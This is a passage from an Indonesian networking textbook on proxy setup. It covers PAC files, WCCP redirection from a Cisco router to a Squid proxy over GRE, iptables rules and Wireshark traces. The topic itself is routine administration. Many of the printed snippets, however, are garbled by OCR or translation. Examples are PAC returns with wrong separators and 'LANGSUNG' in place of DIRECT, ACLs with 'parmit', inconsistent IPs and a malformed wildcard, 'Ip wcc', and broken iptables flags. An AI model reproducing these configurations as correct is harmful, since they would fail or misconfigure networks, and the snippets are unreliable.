untuk pesan SSL, FTP, Gopher, dan SOCKS juga. Perhatikan entri yang bertuliskan No Proxy for:. Mengisi kotak ini akan menyebabkan pesan apa pun ke alamat IP mana pun yang terdaftar di kotak ini melewati proxy kami. Dalam hal ini, kami melihat bahwa setiap pesan HTTP yang dikirim ke host lokal kami (127.0.0.1) akan mem-bypass server proxy. Ini masuk akal karena pergi ke server proxy akan lebih memakan waktu daripada sekadar mengambil dokumen dari komputer kita sendiri.

Menggunakan konfigurasi manual sangat mudah. Namun, jika server proxy yang ditentukan sedang down, browser Anda tidak dapat mengakses Internet kecuali Anda mengubah (atau menghapus) entri konfigurasi manual. Selain itu, jika organisasi Anda mengubah alamat IP server proxy atau mengubah ke server proxy lain di komputer lain, seseorang harus ingat untuk mengonfigurasi setiap klien secara manual dengan alamat IP baru. Jadi sebagai gantinya, kami beralih ke cara otomatis untuk menemukan server proxy Anda.



Gambar 3.8 Konfigurasi Proxy Di Firefox.

Konfigurasi Otomatis Proxy

Dengan PAC, file konfigurasi digunakan untuk menentukan bagaimana browser web dapat secara otomatis memilih server proxy yang sesuai. File PAC adalah file teks yang mendefinisikan setidaknya satu fungsi JavaScript, FindProxyForURL(url, host). File PAC biasanya disebut proxy.pac. Mari kita lihat contoh file PAC.

Function FindProxyForURL (url , host)
{ return "PROXY 10.2.3.159 :3128 : DIRECT"}

Fungsi FindProxyForURL akan dipanggil untuk setiap permintaan HTTP. Fungsi menerima dua parameter: url dan host. Parameter url adalah URL dari objek yang dicari dalam permintaan HTTP ini dan argumen host menyimpan nama host yang berasal dari URL tersebut. Dalam hal ini, kami telah meng-hardcode alamat IP server proxy ke dalam fungsi sehingga, apa pun permintaannya, fungsi mengembalikan "PROXY 10.2.3.159:3128; LANGSUNG". Dengan demikian, fungsi ini menginformasikan browser untuk mengirim semua permintaan web ke proxy 10.2.3.159 port 3128. Kata "DIRECT" memberi tahu browser untuk mengeluarkan permintaan apa pun secara langsung ke Internet jika server proxy yang ditentukan tidak merespons.

Fungsi yang lebih rumit mungkin memeriksa nama host untuk memutuskan server proxy mana yang akan digunakan. Misalnya, sebuah organisasi memiliki alamat IP lokal semuanya dalam kisaran 10.11/16 dengan subdomain kecil dengan alamat IP 10.11.12/24.


Baik organisasi maupun subdomain memiliki server proxy sendiri. Kami mungkin ingin menunjukkan bahwa jika host berada di subdomain (10.11.12/24), maka server proxy subdomain harus digunakan, jika tidak, server proxy utama organisasi harus digunakan. Kedua server ini, dalam contoh ini, masing-masing adalah 10.11.12.1 dan 10.11.18.22. Fungsi tersebut dapat diimplementasikan sebagai berikut:

Function FindProxyForURL (url,host)
{if (isInNet (host , "10.11.12.0" , "255.255.255.0")) return "PROXY 10.11.12.1 : 3128 ; DIRECT " ; else return "PROXY 10.11.18.22 ; 3128 ; DIRECT " }

Perhatikan dalam contoh fungsi ini bahwa kita harus menguji untuk melihat apakah alamat IP host tertentu berada dalam kisaran. Kami menggunakan fungsi isInNet. Fungsi ini akan menerima alamat IP host, subnetwork, dan netmask. Dengan informasi ini, fungsi menguji untuk melihat apakah host berada di dalam subnet yang diberikan dan jika demikian, mengembalikan nilai true, jika tidak mengembalikan nilai false. Jika fungsi mengembalikan true, maka fungsi FindProxyForURL mengembalikan alamat IP untuk server proxy subdomain, jika tidak, fungsi ini mengembalikan alamat IP untuk server proxy utama organisasi.

Selain fungsi JavaScript, kita juga harus menetapkan penggunaan PAC melalui beberapa langkah. Pertama, kami memindahkan file konfigurasi kami ke server web sehingga fungsinya dapat diakses melalui Internet. Kami menggunakan konfigurasi manual untuk menunjukkan bahwa browser kami harus menggunakan PAC. Kami melakukan ini dengan memilih URL konfigurasi proxy otomatis dan menempatkan URL file konfigurasi kami di sana. Ini ditunjukkan pada Gambar 3.9 di mana file tersebut diberi nama proxy.pac. Dengan demikian, permintaan HTTP akan menyebabkan klien kami mengirim permintaan HTTP ke 10.2.3.159 untuk proxy.pac, yang akan mengembalikan alamat IP dari server proxy yang akan digunakan.

Pendekatan PAC ini lebih cocok untuk pengguna laptop yang membutuhkan beberapa konfigurasi proxy yang berbeda atau pengaturan perusahaan yang kompleks dengan banyak proxy yang berbeda. Namun, kerugian dari pendekatan ini adalah ketidaknyamanan yang sama dari konfigurasi manual karena kita harus mengkonfigurasi secara manual setiap klien (setidaknya yang ingin kita gunakan PAC) untuk menghubungi 10.2.3.159/proxy.pac untuk menggunakan mode ini. Pendekatan ini juga menambahkan lalu lintas jaringan ke LAN karena setiap klien mengirimkan permintaan ke server web yang menyimpan file PAC kami.



Gambar 3.9 Membangun Pac Di Mozilla Firefox.


3.5 INTERSEPSI PROTOKOL KOMUNIKASI CACHE WEB

Kedua pendekatan sebelumnya menderita karena kebutuhan untuk memiliki beberapa tingkat konfigurasi manual. Kami lebih suka menggunakan cara transparan untuk mengonfigurasi klien kami untuk berkomunikasi dengan server proxy kami. Karena semua permintaan HTTP kami akan mencapai Internet melalui router, Cisco telah mengembangkan protokol untuk mendukung cara mengarahkan lalu lintas ke server proxy terdekat. Protokol WCCP digunakan agar lalu lintas pesan HTTP dicegat oleh router dan dialihkan ke server proxy. Gambar 3.10 menunjukkan cara kerja WCCP.

Dari gambar tersebut, kita melihat klien web mengirimkan permintaan HTTP ke LAN-nya. Router di dalam LAN mencegat permintaan dan mengalihkannya ke salah satu server proxy yang berada di dalam LAN sebagai sekelompok server proxy. Router diprogram untuk memilih server proxy tertentu berdasarkan ketersediaan dan beban kerja. WCCP membuat terowongan *Generic Routing Encapsulation* (GRE) satu arah, yang ditunjukkan pada gambar sebagai garis putus-putus antara router dan cluster server proxy. Permintaan yang dialihkan dari router dikemas dalam paket GRE dan dikirim ke server proxy melalui terowongan. Host Unix/Linux yang menjalankan server proxy Squid mende-enkapsulasi paket GRE dan kemudian melayani permintaan baik dari cache lokalnya sendiri jika cache terkena atau dengan meneruskan permintaan ke server web tujuan jika cache hilang. Server Squid kemudian mengembalikan respons ke klien, tetapi memalsukan alamat IP sumber dari server web untuk membuat klien berpikir bahwa ia menerima respons dari server web asal daripada server proxy. Ini semua dilakukan secara transparan tanpa konfigurasi ulang browser klien.

GRE adalah protokol yang beroperasi dalam lapisan IP dari *Transmission Control Protocol/Internet Protocol* (TCP/IP). Header paket GRE akan terdiri dari 16 byte meskipun sebagian besar informasi dalam header bersifat opsional. Tiga bit indikator khusus (jika ada checksum, jika ada kunci, dan jika ada nomor urut) diperlukan. Ada juga nomor versi dan

jenis protokol (misalnya, IPv4 vs IPv6). Checksum, kunci, dan nomor urut dapat disertakan, tetapi semuanya opsional. Kunci digunakan oleh aplikasi tertentu jika perlu di mana entri ini menyimpan nilai kunci. Nomor urut digunakan untuk menunjukkan pengurutan beberapa paket GRE.



Gambar 3.10 Intersepsi Wccp.

Mari kita pertimbangkan bagaimana mengatur WCCP. Ini memerlukan konfigurasi router LAN kami dan server proxy kami. Squid mendukung protokol WCCP jadi kami berkonsentrasi pada cara membuat WCCP untuk Squid. Gambar 3.11 mengilustrasikan langkah-langkah yang diperlukan untuk LAN kecil yang berisi satu server proxy Squid dan satu router. Pertama kita perlu membuat pernyataan kontrol akses di router kita untuk berkomunikasi dengan server proxy Squid. Asumsikan bahwa alamat IP server adalah 10.251.3.101.


Access – list 10 parmit 10.251.3.101

Selanjutnya, tambahkan pernyataan kontrol akses yang memungkinkan klien kami untuk berkomunikasi melalui (atau melarang komunikasi melalui) WCCP. Kami akan menganggap semua klien kami berada dalam subnet 10.251.3.0/24. Perhatikan bahwa pernyataan pertama menolak akses dari host yang menjalankan Squid karena Squid tidak perlu mengirim pesan sendiri melalui WCCP. Jika kami tidak melakukannya, kami dapat menyebabkan lalu lintas pesan yang akan membuat server Squid meneruskan pesan kembali ke dirinya sendiri.

Access – list 120 deny ip host 10.250.3.101 any

Access – list 120 permit tcp 10.251.3.0.0.0.0.255 any eq www

Access – list 120 deny ip any any



Gambar 3.11 Intersepsi Dan Pengalihan Lalu Lintas Berbasis Wccp.

Aturan akses tengah adalah yang signifikan. Angka 120 menunjukkan jenis pernyataan daftar. Di sini, 120 berada dalam kisaran pernyataan daftar akses yang diperluas, yang mengizinkan lebih banyak opsi daripada pernyataan daftar akses normal. Jenis paketnya adalah TCP di mana dua angka berikutnya adalah alamat IP sumber (kisaran subnet dalam kasus ini) dan hostmask (kebalikan dari netmask). Nilai any menunjukkan tujuan paket dan tujuan apa pun diperbolehkan. Terakhir, eq www menunjukkan bahwa port tujuan paket harus www (port 80). Aturan akses terakhir adalah default kami, menolak akses ke klien mana pun di luar subnet kami.

Selanjutnya, kami mengaktifkan WCCP secara global di router kami menggunakan arahan berikut. Perhatikan bahwa direktif ini sangat berbeda dari direktif daftar akses sebelumnya.

Ip wcc web-cache redirect –list 120 group – list 10

Di sini, ip menunjukkan lapisan IP dan web-cache adalah layanan yang diminta. Entri redirect-list 120 menunjukkan klien atau sumber dari siapa kami akan mengizinkan pengalihan (ini merujuk daftar akses dari sebelumnya), sedangkan daftar grup 10 menunjukkan cache web yang akan menerima permintaan yang diteruskan. Kita harus menentukan daftar ini secara terpisah di router (tidak ditampilkan di sini).

Untuk menyelesaikan konfigurasi WCCP kami untuk router kami, kami juga harus mengaktifkan pengalihan WCCP pada antarmuka router kami ke dalam klien jaringan. Kata in menunjukkan arah penerusan dari router ini. Artinya, kami mengarahkan ulang antarmuka masuk sebagai lawan dari mengarahkan ulang antarmuka keluar.

Ip wccp web-cache redirect in

Rangkaian langkah kami berikutnya adalah mengonfigurasi server proxy Squid kami untuk mendengarkan pesan WCCP. Untuk ini, kita harus menggunakan file konfigurasi Squid. Kami memperkenalkan file konfigurasi di Bab 3. Untuk saat ini, kami hanya akan berkonsentrasi pada arahan yang diperlukan yang harus kami tambahkan ke file ini.

Dalam dua arahan pertama, kami menentukan bahwa Squid akan mendengarkan melalui port 3128 untuk pesan HTTP biasa (port default) tetapi port 3129 akan digunakan untuk HTTP transparan. Istilah transparan menunjukkan bahwa permintaan HTTP akan diteruskan secara transparan ke server proxy melalui WCCP.

http_port 3128

http_port 3129 transparent

Pernyataan berikut akan ditambahkan di bagian bawah file konfigurasi. Pertama, kami menentukan alamat IP router kami.

Wccp2_router 10.251.3.254

Selanjutnya, kami menentukan metode penerusan. Nilai 1 menunjukkan bahwa kita menggunakan terowongan GRE/WCCP. Jika kami telah menentukan 2 sebagai gantinya, kami akan menunjukkan bahwa kami menggunakan sakelar lapisan 2 atau lapisan 3.

Wccp2_forwarding_method 1

Arahan selanjutnya menunjukkan bahwa kami ingin menggunakan layanan standar di mana 0 menunjukkan pengalihan HTTP.

Wccp2_service standard 0

Terakhir, kami menunjukkan versi WCCP yang kami gunakan.

Wccp_version 4

Protokol WCCP yang menggunakan terowongan GRE mungkin memerlukan dukungan tambahan tergantung pada versi Unix atau Linux yang sedang kita jalankan. Di Linux, kita harus memberikan instruksi berikut. Ini akan dikeluarkan dari baris perintah sebelum menjalankan Squid. Pertama-tama kita harus mengaktifkan penerusan IP dan kemudian menggunakan perintah ip untuk membuat terowongan GRE dan perangkat tetangga (router [s] kami).

Echo 1 >/proc/sys/net/ipv4/ip_forward

Ip tunnel add wccp0 mode gre remote 10.251.3.254 local
10.251.3.101 dev eth0

Ip link set wccp0 up

Kami juga harus memastikan bahwa kami dapat berkomunikasi melalui WCCP melalui firewall kami dengan memodifikasi firewall iptables sebagai berikut:

Iptables –F -t nat

Iptables -t nat -A PREROUTING -I wccp –p tcp -m tcp
- -dport 80 –j DNAT - -to-destination 10.251.3.101;3128


Dengan semua pekerjaan ini selesai, Anda mungkin bertanya-tanya mengapa kami melakukan ini. Kabar baiknya adalah tidak ada konfigurasi khusus yang diperlukan untuk mesin klien mana pun. Ini karena klien tidak akan menyadari bahwa pesan mereka diteruskan oleh router ke server proxy. Namun, agar ini berfungsi, kami harus memastikan bahwa klien tidak diatur untuk menggunakan server Proxy. Sebagai contoh, bayangkan klien pada Gambar 9.10 telah secara manual mengatur konfigurasi proxy-nya menjadi beberapa

server proxy, katakanlah 10.11.12.1. Kemudian setiap permintaan HTTP akan dikirim ke lokasi itu dan router kami tidak akan melihat bahwa permintaan tersebut harus dicegat dan diteruskan ke server kami 10.251.3.101.

Mari kita lihat apa yang terjadi pada permintaan HTTP kita sekarang setelah kita mengonfigurasi router dan server proxy kita untuk menggunakan WCCP. Di sini, kami menggunakan Wireshark untuk melacak lalu lintas pesan di server proxy Squid kami (dengan alamat IP 10.251.3.101). Dalam contoh ini, klien mengeluarkan permintaan HTTP ke server web msn.com. Kami telah mengonfigurasi router Cisco (dengan alamat IP 10.251.3.254) untuk meneruskan permintaan HTTP apa pun ke server Squid. Sebelum permintaan HTTP kami benar-benar ditangani, router dan server proxy Squid saling memeriksa untuk memastikan keduanya masih dapat diakses. Gambar 3.12 memberikan kutipan singkat dari Wireshark di mana kita melihat keduanya melakukan jabat tangan. Squid mengirim pesan Here I am dan router merespons dengan pesan I see you yang mengonfirmasi bahwa router dapat melihat proxy. Pesan-pesan ini bertindak sebagai detak jantung untuk memberi tahu satu sama lain bahwa mereka masih aktif dan aktif. Pada gambar, Anda dapat melihat bahwa pesan Here I am baru dirilis setiap 10 detik dengan respons yang terjadi hampir seketika.

40 7.845843000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
41 7.846393000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you
122 17.846177000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
123 17.846663000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you
635 27.847000000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
636 27.847469000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you
1270 37.847308000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
1271 37.847808000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you
1502 47.848470000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
1503 47.849014000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you
1598 57.848915000	10.251.3.101	10.251.3.254	WCCP	186	2.0 Here I am
1599 57.849452000	10.251.3.254	10.251.3.101	WCCP	182	2.0 I see you

Gambar 3.12 Pesan Detak Jantung Wccp Antara Server Proxy Dan Router Cisco.



Gambar 3.13 Wireshark Paket Permintaan Http.

Sekarang mari kita periksa paket spesifik permintaan dari klien dan respons yang sesuai. Kami melihat bahwa klien tertipu untuk percaya bahwa komunikasinya langsung dengan server web tujuan. Ini karena server Squid mengubah header pada tanggapan agar muncul alamat sumbernya adalah alamat IP dari server web asli. Pada Gambar 3.13, kita melihat permintaan HTTP klien untuk beranda msn.com.

Pada gambar, perhatikan item yang dilingkari. Pertama, alamat kontrol akses media (MAC) layer 2 ditampilkan di bawah bagian Ethernet II pada tampilan Wireshark. Alamat MAC klien diakhiri dengan 6d:32 dan alamat MAC router Cisco diakhiri dengan f5:a2. Kami akan merujuknya sebagai berikut. Selanjutnya, bagian Protokol Internet menyediakan alamat IPv4 untuk klien, 10.251.3.100 (Sumber) dan msn.com, 204.79.197.203 (server web tujuan). Kami juga melihat host dirujuk dengan nama host di bawah bagian HTTP.

```
141 25.791323000    10.251.3.100              204.79.197.203     HTTP    1146 GET / HTTP/1.1
Frame 141: 1146 bytes on wire (9168 bits), 1146 bytes captured (9168 bits) on interface 0
Ethernet II, Src: Cisco_ab:f5:a2 (40:55:39:ab:f5:a2), Dst: Dell_cd:a3:2a (00:26:b9:cd:a3:2a)
⊞ Destination: Dell_cd:a3:2a (00:26:b9:cd:a3:2a)
⊞ Source: Cisco_ab:f5:a2 (40:55:39:ab:f5:a2)
  Type: IP (0x0800)
Internet Protocol Version 4, Src: 10.251.3.254 (10.251.3.254), Dst: 10.251.3.101 (10.251.3.101)
Generic Routing Encapsulation (WCCP)
⊞ Flags and Version: 0x0000
  Protocol Type: WCCP (0x883e)
⊞ Redirect Header
Internet Protocol Version 4, Src: 10.251.3.100 (10.251.3.100), Dst: 204.79.197.203 (204.79.197.203)
  Version: 4
  Header Length: 20 bytes
⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport
  Total Length: 1104
  Identification: 0x2771 (10097)
⊞ Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 127
  Protocol: TCP (6)
⊞ Header checksum: 0x2fbd [validation disabled]
  Source: 10.251.3.100 (10.251.3.100)
  Destination: 204.79.197.203 (204.79.197.203)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 61078 (61078), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1064
Hypertext Transfer Protocol
⊞ GET / HTTP/1.1\r\n
  Host: www.msn.com\r\n
```


Gambar 3.14 Http Request Diteruskan Dari Router Ke Squid Proxy Server.

Router Cisco mengalihkan permintaan ke server proxy Squid kami, merangkum pesan dalam terowongan GRE. Dengan Wireshark, kami melihat paket mencapai server Squid kami, seperti yang ditunjukkan pada Gambar 3.14. Bagian yang disorot dari Gambar 3.14 menunjukkan alamat IPv4 dari sumber, router Cisco kami, dan tujuan, server proxy Squid, serta entri baru, terowongan GRE yang berisi paket WCCP. Respons dari server proxy kembali ke klien akan menyembunyikan detail ini (router dan alamat server proxy Squid dan terowongan GRE).


Server proxy Squid sekarang melayani permintaan tersebut. Dalam hal ini, permintaan menghasilkan cache yang hilang. Server proxy Squid meneruskan permintaan ke msn.com. Gambar 3.15 mengilustrasikan kembali sebagian paket untuk permintaan ini seperti yang dilihat melalui Wireshark. Pada Gambar 3.15, kita melihat dua kotak yang disorot. Yang pertama menunjukkan alamat MAC dari server proxy Squid (sumber) dan router, yang digunakan server untuk mengeluarkan permintaan ini. Perhatikan bahwa ini

adalah router yang berbeda dari router yang meneruskan pesan ke server proxy Squid. Di bawah baris IPv4, kita melihat alamat sumber dan tujuan dari permintaan HTTP ini (server proxy Squid dan msn.com, masing-masing).

Server web msn.com merespons proxy Squid dengan halaman web yang diminta. Pada Gambar 3.16, kita melihat salah satu paket kembalian dari msn.com. Status pengembalian adalah 200 (OK) dari msn.com. Item ini kemudian dikembalikan ke klien kami. Gambar 3.17 menampilkan lebih detail paket ini, seperti yang diteruskan dari server proxy Squid ke klien.



Gambar 3.15 Http Request Dikirim Dari Proxy Server Ke Web Server Tujuan.




Gambar 3.16 Respons Http Dari Msn.Com Ke Server Proxy Squid.

Jika Anda memeriksa paket pada Gambar 3.17, Anda dapat melihat bahwa dua hal terjadi sebelum pengiriman respon ke klien. Pertama, server Squid telah memalsukan alamat IP sumber di header IP ini agar tampak bahwa pengirimnya adalah server web msn.com. Klien kemudian akan percaya bahwa halaman web telah disajikan langsung dari server web msn.com. Tetapi jika kita melihat header Layer 2, kita dapat melihat bahwa proxy Squid adalah pengirim sumbernya.

Pertanyaannya tetap seberapa berguna WCCP jika dibandingkan dengan mengkonfigurasi browser secara manual untuk mengakses server proxy. Meskipun WCCP tentu saja lebih berguna jika alamat server proxy berubah atau jika ada banyak klien yang harus dikonfigurasi, WCCP bukan tanpa tantangannya sendiri. Konfigurasinya, seperti yang dijelaskan di bagian ini, tidak terlalu menakutkan meskipun tentunya lebih rumit daripada konfigurasi manual. Satu masalah muncul jika server proxy dan halaman web yang diminta memerlukan autentikasi. Mengingat bahwa permintaan dialihkan secara transparan, otentikasi dapat gagal. Juga, dengan WCCP, semua permintaan web dikirim melalui server proxy. Ini mungkin atau mungkin tidak optimal karena beberapa aplikasi tidak dikembangkan untuk menggunakan server proxy (mis., pembaruan perangkat lunak, pesan instan). RFC

3143 didedikasikan untuk mengatasi masalah dengan server proxy dan pengalihan transparan.



Gambar 3.17 Respon Http Dari Squid Proxy Server Ke Client.

3.6 TEKNIK CACHING PROXY DINAMIS

